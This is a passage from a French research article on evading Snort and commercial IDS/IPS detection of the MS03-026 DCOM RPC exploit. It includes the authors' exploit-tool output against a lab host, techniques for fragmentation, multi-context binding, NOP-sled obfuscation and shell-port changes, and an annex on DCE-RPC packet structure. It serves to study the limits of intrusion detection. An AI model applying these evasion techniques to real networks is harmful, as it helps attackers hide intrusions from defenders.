Échapper à la détection peut se faire selon différentes méthodes. La première, qui n'a rien de spécifique à RPC, consiste à utiliser une combinaison de fragmentation avec des paquets contenant 7 octets de données TCP et de timeouts selon la méthode décrite dans [8]. De cette manière nous casserons la deuxième partie de la signature qui porte sur 8 octets.

Testons dans un premier temps de séparer les contenus déclenchant les deux parties de la signature en effectuant une simple fragmentation applicative, la requête étant distribuée sur plusieurs paquets.

```
> set FRAGSIZE 512
> exploit

# 0. Launching exploit with following options
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE : 512
TARGET : 10.0.0.105
MULTIBIND : 0
ALTSERVER : 0
REMOTEPORT : 670
PORT : 135
DELAY : 1
RPCFRAGSIZE : 0
OBFUSCATED : 1
```

```
ALTUUIDVER : 0.0
ALTER : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 671
>
```

La surprise vient du fait que Snort ne détecte plus l'attaque. Déjà ! Il semble donc que par défaut l'analyseur ne soit pas capable de comprendre DCE-RPC suffisamment pour se rendre compte que la requête est transportée sur plusieurs paquets.

Tuning de Snort Une amélioration notoire peut être effectuée pour permettre à Snort de réassembler correctement le paquet. Il s'agit de positionner la directive « both » pour le préprocesseur stream4_reassemble. Au lancement de l'exploit la signature « NETBIOS DCERPC ISystemActivator path overflow attempt little endian Unicode » est de nouveau détectée.

Bien que cette valeur ne soit pas positionnée par défaut nous constatons une nette amélioration du mécanisme de détection dans la mesure où Snort peut désormais gérer proprement la fragmentation TCP appliquée à RPC.

Il semblerait néanmoins que l'IDS ne soit pas à même de traiter de manière appropriée les flux RPC s'appuyant sur un numéro de contexte non-nul, ce que nous prouvons de manière empirique en positionnant la variable MULTIBIND à 1 dans notre outil de test. Ce paramétrage fait effectuer les opérations suivantes au sein d'une seule requête :

- Requête d'un nombre aléatoire de liaisons sur un UUID alternatif ;
- Requête de liaison sur l'interface ISystemActivator ;
- Requête d'un nombre aléatoire de liaisons sur un UUID alternatif.

Dans ce schéma le contexte obtenu pour la liaison sur l'interface ISystemActivator est non nul. Et nous constatons que l'exploit est de nouveau lancé avec succès.

6.2 Autres moteurs et signatures

Snort n'est pas le seul système de détection qui puisse être contourné. Néanmoins, compte tenu de sa qualité, de sa popularité et de l'absence d'enjeux commerciaux, il s'avère être idéal pour la démonstration.

Il serait cependant injuste de ne pas citer les différentes limitations et failles que l'on peut trouver dans les autres produits.

Principales signatures De nombreux I(D|P)S commerciaux utilisent des signatures dérivées de celles de Snort. La principale variation identifiée est la

signature spécifique au vers Blaster. Ce dernier utilise comme nom de ressource NetBios : \\FXNBFXFXNBFXFXFX. La modification de cette valeur, totalement arbitraire s'est avérée parfois suffisante pour contourner les signatures les plus simples. L'utilisation exclusive d'un nom de ressource spécifique et sans lien direct avec la vulnérabilité n'est approprié que dans deux cas :

- système destiné à lutter exclusivement contre les principales menaces (ici un vers relativement efficace).
- Complément d'une signature plus générique permettant d'affiner l'information.

Dans d'autres contextes une telle signature représente une faiblesse notable du système.

Dans le même ordre d'idée aucun système n'a été capable de détecter l'obfuscation du NOP sled basée sur l'incrémentation et la décrémentation du registre EDX. Ce comportement peut se comprendre dans la mesure où il est impossible de signer l'ensemble des combinaisons, l'approche par signature est par conséquent inappropriée pour la détection de ce type d'opération.

Autres signatures Dans d'autres cas des signatures plus paranoïaques (et par conséquent sujettes à de nombreux faux-positifs) on été analysées. Ainsi certains I(D|P)S généreront une alerte lorsqu'une requête de liaison est effectuée sur une interface invalide. Une telle signature a imposé l'utilisation d'une interface valide pour le traitement de l'option MULTIBIND de notre outil, qui effectuait à l'origine une demande de liaison sur une interface aléatoire.

Parfaitement inexploitable dans la vraie vie, une signature renvoyait une alerte dès qu'une demande de liaison était effectuée sur l'interface ISystemActivator. Ce type de signature est une hérésie en termes de sécurité dans la mesure où elle est activée sur une opération totalement normale. Si les connexions sur l'interface sont interdites, cette dernière doit être fermée. Le cas échéant il n'y a pas de raison de prévenir en cas de bonne utilisation d'une ressource. Y a-t-il un sens à générer une alerte à chaque commande GET à destination d'un serveur web. Non, bien entendu. Le principe est le même ici.

Compréhension de RPC La compréhension et la reconstruction d'une requête RPC fragmentée à différents niveaux, intégrant des sauts de contexte et du pipelining est une opération particulièrement difficile dans la mesure où de nombreux facteurs sont à prendre en compte.

Le premier est bien entendu la complexité technique nécessitant une interprétation du protocole identique à celle de la cible, ici les systèmes Microsoft. La seconde difficulté est liée aux performances. Dans le cas de systèmes en écoute, et donc des IDS, cette problématique peut apparaître comme secondaire. Elle est cependant primordiale dans le cas de systèmes en lignes tels que des IPS.

La dernière difficulté est la capacité à adopter un comportement identique à celui de la cible dans la gestion des timeouts et de la saturation des tables de gestion des fragments. Lever cette dernière barrière technologique est bien souvent l'aspect le plus complexe des opérations dans la mesure où le protocole

n'impose aucun comportement standard et que les éditeurs ne documentent pas nécessairement ce type d'information.

Il n'est donc pas surprenant de constater que les cas extrêmes d'exploitation des fonctionnalités offertes par DCE-RPC ne sont pas traités de manière appropriée.

Approche comportementale Une dernière approche observée consiste à détecter et/ou interdire l'établissement de la connexion donnant accès au *shell* à l'issue de l'exploit. Le principal avantage d'une telle approche est qu'elle fournit un « filet » de sécurité dans le cas d'un exploit n'ayant pas été détecté.

Une telle détection s'effectue selon deux mécanismes. Le premier est simple et se base, par exemple, sur la détection de la chaîne de caractères Microsoft Windows 2000 [Version 5.00.2195] transmise sur un port inhabituel. La modification du port de la connexion de 666 (valeur codée en dur dans l'exploit) à 22 s'est avérée efficace dans ces cas. Le second mécanisme est en fait celui utilisé pour détecter les tunnels. Il prend essentiellement en compte la durée des sessions. Efficaces pour détecter un *shell* lancé par-dessus les ports 80 ou 25 par exemple, ces mécanismes ne réagissent pas, et cela est tout à fait normal, lorsqu'un *shell* est soupçonné au-dessus des ports 22 ou 23, par exemple.

7 Conclusion

La sécurité a ses limites. Nous venons de le prouver encore une fois, à partir d'éléments simples. La principale problématique n'est cependant pas là. Elle réside essentiellement d'abord dans la prise de conscience de cet état de fait et ensuite dans la compréhension de ces limites.

Rejeter d'un bloc tout un pan fonctionnel de la sécurité que représentent les technologies de détection et de prévention des intrusions, sous le seul prétexte qu'il est possible de les contourner, est une erreur grave. Au même titre que de leur faire une confiance aveugle.

Les outils de sécurité doivent faire partie d'un plan global et leurs limites doivent être intégrées à la gestion des risques. C'est à cette condition que les systèmes d'information peuvent être protégés de manière cohérente et fiable.

Références

1. `http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c`
2. `http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx`
3. RPC : Remote Procedure Call Protocol Specification – RFC 1050 – April 1988 - `http://www.ietf.org/rfc/rfc1050.txt`
4. RPC : Remote Procedure Call Protocol Specification Version 2 – RFC 1831 – August 1995 - `http://www.ietf.org/rfc/rfc1831.txt`

5. XDR : External Data Representation Standard – RFC 1832 – August 1995 - `http://www.ietf.org/rfc/rfc1832.txt`
6. Binding Protocols for ONC RPC Version 2 – RFC 1833 – August 1995 - `http://www.ietf.org/rfc/rfc1833.txt`
7. DCE 1.1 Remote Procedure Call – Document Number C706 – The open group – 1997 - `http://www.opengroup.org/onlinepubs/9629399/toc.htm`
8. Siddharth S., Evading NIDS, revisited, `http://www.securityfocus.com/infocus/1852`

Annexe : Rappels sur RPC

Origine et principes du protocole

RPC est un dinosaure. Présenté pour la première fois à l'IETF en 1988 [3] et standardisé dans sa version actuelle en 1995 [4] [5] [6], il a comme objectif de définir un protocole de transport des commandes et des résultats lancés sur des procédures distantes. Nommé ONC RPC (Open Network Computing Remote Procedure Call) et également connu sous le nom de SUN RPC en référence à SUN Microsystems, le protocole défini trois éléments en particulier :

- un modèle global de communication ;
- les modes d'établissement des connexions ;
- les types et formats des différents messages.

Comprendre le protocole afin d'en exploiter les spécificités ne nécessite aucunement de devenir un expert. Les quelques éléments importants à retenir sont les suivants.

Tout d'abord RPC n'a pour objectif que de fournir un cadre pour les communications entre deux procédures, soit la transmission des arguments et des résultats. Le mode de traitement de ces données n'est absolument pas de la responsabilité de RPC. Tout au plus celui-ci met-il à disposition des applications quelques messages d'erreurs ainsi qu'un optionnel mécanisme d'authentification.

DCE-RPC a été défini en 1997 par l'opengroup [7] et rajoute, modifie, précise ou amende nombre de fonctionnalités. Le principal élément à retenir est que les deux familles de RPC sont totalement incompatibles.

Structure des paquets RPC

L'en-tête DCE-RPC Il est possible de définir un en-tête générique à l'ensemble des communications DCE-RPC. Il contient les champs suivants :

- Version (1 octet) : Version majeure du protocole (=5)
- Version mineure (1 octet) : Version mineure du protocle (=0)
- Type (1 octet) : Type de paquet, les principales valeurs sont
  - 0x0b : bind request
  - 0x0c : bind ackowledgement
  - 0x0e : alter context request
  - 0x0f : alter context aknowledgement

- Flags (1 octet) : Informations diverses et variées. Nous ne sommes intéressés que par les deux derniers bits représentant les valeurs « last frag » et « first frag ».
- Data Representation (2 octets) : Définissent l'ordre des octets (big/little endian), le schéma de représentation des caractères (ASCII ou EBCDIC) et des nombres à virgule flottante (VAX, IEEE etc.).
- Frag length (2 octets) : Taille du fragment RPC.
- Auth length (2 octets) : Taille totale des données d'authentification.
- Call ID (4 octets) : Numéro d'appel... sûrement quelque chose d'important.

```
▬ DCE RPC Bind, Fragment: Single, FragLen: 72, Call: 0
    Version: 5
    Version (minor): 0
    Packet type: Bind (11)
  ▬ Packet Flags: 0x03
      0... .... = Object: Not set
      .0.. .... = Maybe: Not set
      ..0. .... = Did Not Execute: Not set
      ...0 .... = Multiplex: Not set
      .... 0... = Reserved: Not set
      .... .0.. = Cancel Pending: Not set
      .... ..1. = Last Frag: Set
      .... ...1 = First Frag: Set
  ▬ Data Representation: 10000000
      Byte order: Little-endian (1)
      Character: ASCII (0)
      Floating-point: IEEE (0)
    Frag Length: 72
    Auth Length: 0
    Call ID: 0
```

bind_request Pour l'établissement d'un lien avec une interface, les informations suivantes sont ajoutées.

- Taille maximale d'émission (2 octets) : explicite
- Taille maximale de réception (2 octets) : idem
- Assoc Group (4 octets) : encore un truc qu'on sait pas à quoi çà sert
- Nombre de contextes requis (1 octet) : très important, c'est ce qui permet de demander l'établissement de plusieurs liens en un seul paquet.
- Contextes : chaque contexte de connexion contient les données suivantes.
  - Nombre d'informations transmises (1 octet)
  - Nom de l'interface – UUID (16 octets)

- Version de l'interface (2 octets)
- Version mineure de l'interface (2 octets)
- Syntaxe de transfert (16 octets)
- Version de la syntaxe de transfert (4 octets)

```
Max Xmit Frag: 5840
Max Recv Frag: 5840
Assoc Group: 0x00000000
Num Ctx Items: 1
- Context ID: 0
    Num Trans Items: 1
  - Interface: ISystemActivator     UUID: 000001a0-0000-0000-c000-000000000046
      Interface Ver: 0
      Interface Ver Minor: 0
      Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
      Syntax ver: 2
```

bind_ack Il s'agit ici de la réponse à une demande de liaison (bind_request). Les trois premiers champs de la réponse (« Max Xmit Frag », « Max Recv Frag » et « Assoc Group ») ont la même signification et longueur que dans les requêtes. Ils sont suivis des champs suivants.

- Secondary Address Length (2 octets) : taille de l'adresse secondaire ;
- Secondary Address (variable) : adresse secondaire, dont la valeur dépend du protocole de transport utilisé. Il s'agit du « selector » et il a ici la valeur 135, ce qui signifie que le port pour accéder au service est le port 135.
- Nombre de résultats (1 octet) : idem bind_request
- Contextes : pour chaque contexte demandé une réponse est générée, contenant les champs suivants.
  - Résultat (2 octets) : Code de retour utilisé pour identifier, si possible, la cause d'un éventuel échec. La valeur est 0 en cas de succès.
  - Syntaxe de transfert (16 octets)
  - Version de la syntaxe de transfert (4 octets)

```
Max Xmit Frag: 5840
Max Recv Frag: 5840
Assoc Group: 0x000081ef
Scndry Addr len: 4
Scndry Addr: 135
Num results: 1
- Context ID: 0
    Ack result: Acceptance (0)
    Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
    Syntax ver: 2
```

```
    Alloc hint: 1680
    Context ID: 1
    Opnum: 4
▫ ISystemActivator ISystemActivator Resolver, RemoteCreateInstance
    Operation: RemoteCreateInstance (4)
  ✥ DCOM, ORPCThis, V5.6, Causality ID: fd582432-45cc-4964-b070-ddae742c96d2
    ToBeDoneLen: 1332
    ToBeDone: 0DF0ADBA00000000A8F40B0020060000200600004D454F57...
```

procedure_request Une fois le lien établi avec une procédure le client émet une requête contenant un numéro de fonction. Les données spécifiques à cette requête sont les suivantes.

- Alloc Hint (4 octets) : taille des données
- Context ID (2 octets) : contexte auquel est lié la requête
- Numéro d'opération – opnum (2 octets) : numéro de la fonction appelée
- Données (variable) : arguments passés à la fonction appelée, il est généralement fait référence à ce champ comme « stub data ».

alter_context & alter_context_resp Ces deux paquets ont les mêmes champs que, respectivement, bind_request et bind_ack. Les seules différences sont les types de paquet dans l'en-tête RPC dont les valeurs sont 14 pour alter_context et 15 pour alter_context_resp en cas de succès.